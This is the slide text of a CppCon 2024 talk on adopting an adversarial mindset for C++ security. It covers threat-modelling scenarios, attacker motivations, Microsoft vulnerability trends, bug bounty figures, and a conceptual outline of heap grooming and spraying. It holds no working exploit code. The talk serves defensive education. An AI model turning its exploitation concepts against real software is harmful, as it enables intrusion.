

Embracing an Adversarial Mindset for C++ Security

Amanda Rousseau



Cppcon
The C++ Conference

2024 
September 15-20
Aurora, Colorado, USA

1. Adversarial Scenarios
2. Vulnerability Trends
3. Exploits in the Wild
4. Strategies for Secure C++ Development

WHOAMI



AMANDA ROUSSEAU

0x401000 MALWARE UNICORN

CURRENT

0x401006 Microsoft
0x40100C Offensive
0x40100F Research & Security
0x401018 Engineering
0x40101A (MORSE)

PREVIOUS

0x402001 Red Team # @ Meta
0x402006 Malware Research # @ Endgame
0x40200B Malware Research # @ Fireeye
0x40201A Computer Forensics # @ DoD

SIDE ACTIVITIES

0x402023 JNE

CONFERENCES

0x40D021 Blackhat, RSA, DEFCON,
0x40D02B 44Con, CanSecWest
0x40D02E BsidesSF, WiCys
0x40D032 DC3Con, MirCon

COMMUNITY

0x40E034 DEFCON Review Board
0x40E03D Teach Malware RE
0x40E041 malwareunicorn.org
0x40E04C Twitter # @malwareunicorn

Day in the Life: Vulnerability Research

- Looking at code 75%
- Instrumenting fuzzing harnesses 5%
- Making POC when needed 1%
- Tackling cross-org issues to combat a whole bug class 15%
- Writing tools to help with discovery 4%

Adversarial Mindset

Not taught in traditional institutions

Thinking Like an Adversary

Challenging assumptions

Creatively using resources

Understanding an attacker's motivation

Building a Scenario

Your goal: Free cup of coffee

No rules



A blurred photograph of a coffee shop interior. In the foreground, a person is blurred while moving behind a counter. The background shows shelves stocked with various coffee-making supplies: stacks of white cups, glassware, and a menu board with handwritten notes. A window on the left provides a view of a street with trees and a parked car. The overall atmosphere is busy and candid.

Low Effort

Dine and Dash



Low Effort

Hop over the counter and make it yourself

Medium Effort

Use fake currency



A man with a beard and short brown hair, wearing a green hooded jacket and a dark scarf, is pulling a red fire alarm handle. He is looking back over his shoulder with a serious expression. The background is a dimly lit room with warm, out-of-focus lights.

Medium-High Effort

Pull a fire alarm



High Effort

Threaten an Employee


A cinematic scene of a massive explosion in a cafe. A large, bright orange and yellow fireball erupts from the center, sending a shower of dark debris and sparks flying through the air. In the foreground, a person is seen from the back, their head and shoulders visible as they look towards the blast. On a round table in front of them sits a dark coffee cup on a saucer. To the left, a glass display case filled with pastries is partially visible, with some debris scattered around it. In the background, shelves are lined with white coffee cups. The scene is lit with a mix of the warm orange glow from the explosion and the cooler blue tones of the cafe's interior lighting.

Extreme Effort


Cause an explosion

App Scenario

- Made up App uses AI to process images to Text
- UI App running as medium Integrity Level
- Service running as high Integrity Level
- Cloud Service to handle the AI OCR processing



Adversary Perspective



Adversary Motivation

Privilege Escalation

Who:

- Ransomware gangs
- advanced adversaries
- Game hackers

How:

- Looking at the trust between medium to high integrity levels
- Configurations
- Filesystem

Medium Effort

Lateral movement

Who:

- Financial criminals
- advanced adversaries

How:

- Focus on code be execution from different sessions.
- Shared memory allocations
- Use-After-Free

Med-High Effort

Remote Execution

Who:

- Advanced adversaries

How:

- Deserialization
- Client-Server interfaces

High Effort

Denial of Service

Who:

- Hacktivists
- Script Kiddies
- Game hackers

How:

- Client-Server interfaces

Low Effort

Trends in Vulnerabilities

A Microsoft based perspective

Factors Influencing Trends

Increased Security Awareness and Practices

- secure coding, regular patching, comprehensive security testing
- Improved Discovery Methods - Enhanced Bug Hunting
- Race Between Offense and Defense
- Focus on Higher Value Targets
- Sophisticated Attackers

Adoption of Modern Technologies

- Cloud services, Containerization, Microservices architectures
- Interconnected Components
- Feature Richness
- Backwards Compatibility

Factors Influencing Trends

Regulatory and Compliance Pressures

- Regulatory and Compliance Pressures
 - Executive Order (US) – Baseline security standards
 - GDPR (EU) - Privacy
 - CCPA (California) – Privacy
 - PCI DSS – Payment processing
 - HIPPA – Healthcare privacy

Advanced Threat Detection

- Endpoint Detection and Response
- Compiler Security Extensions
- Bug bounty programs

Bug Bounty Insights

Summary of Highest Paying Windows Vulnerabilities:


1. Remote Code Execution (RCE): Up to \$250,000
2. Elevation of Privilege (EoP): Up to \$100,000
3. Azure Vulnerabilities: Up to \$60,000 to \$250,000
4. Hyper-V Vulnerabilities: Up to \$250,000
5. Windows Defender Application Guard (WDAG): Up to \$30,000
6. Microsoft Edge and Internet Explorer: Up to \$30,000
7. Office 365: Up to \$30,000
8. Identity and Authentication: Up to \$100,000

<https://www.microsoft.com/en-us/msrc/bounty>

Upward Trends of Vulns by Type

- **Memory Safety issues stay dominant**
- Remote Code Execution (RCE)
- Elevation of Privilege (EoP)
- Numeric Errors
- Input Validation
- Race Conditions
- Security Feature Bypasses

Memory Safety Issues



Trends 2023-2024

Memory Safety Issues

Numeric Errors

Input Validation

Misc

Race Conditions

Heap Corruption

Heap Read

Use After Free


Arbitrary Memory Access

Race Condition

Heap Corruption Exploit Explained


- Program accessing a location on the heap out of the correct bounds
- **Heap Grooming** which attempts to take a heap from an unknown state into a state where heap chunks are lined up in a productive arrangement for exploitation

Attacker Controlled Heap Memory




Heap Corruption Exploit Explained

- “Spray” the memory with aligned pointer offsets.
- Release the memory to be used again by the program



Heap Corruption Exploit Explained

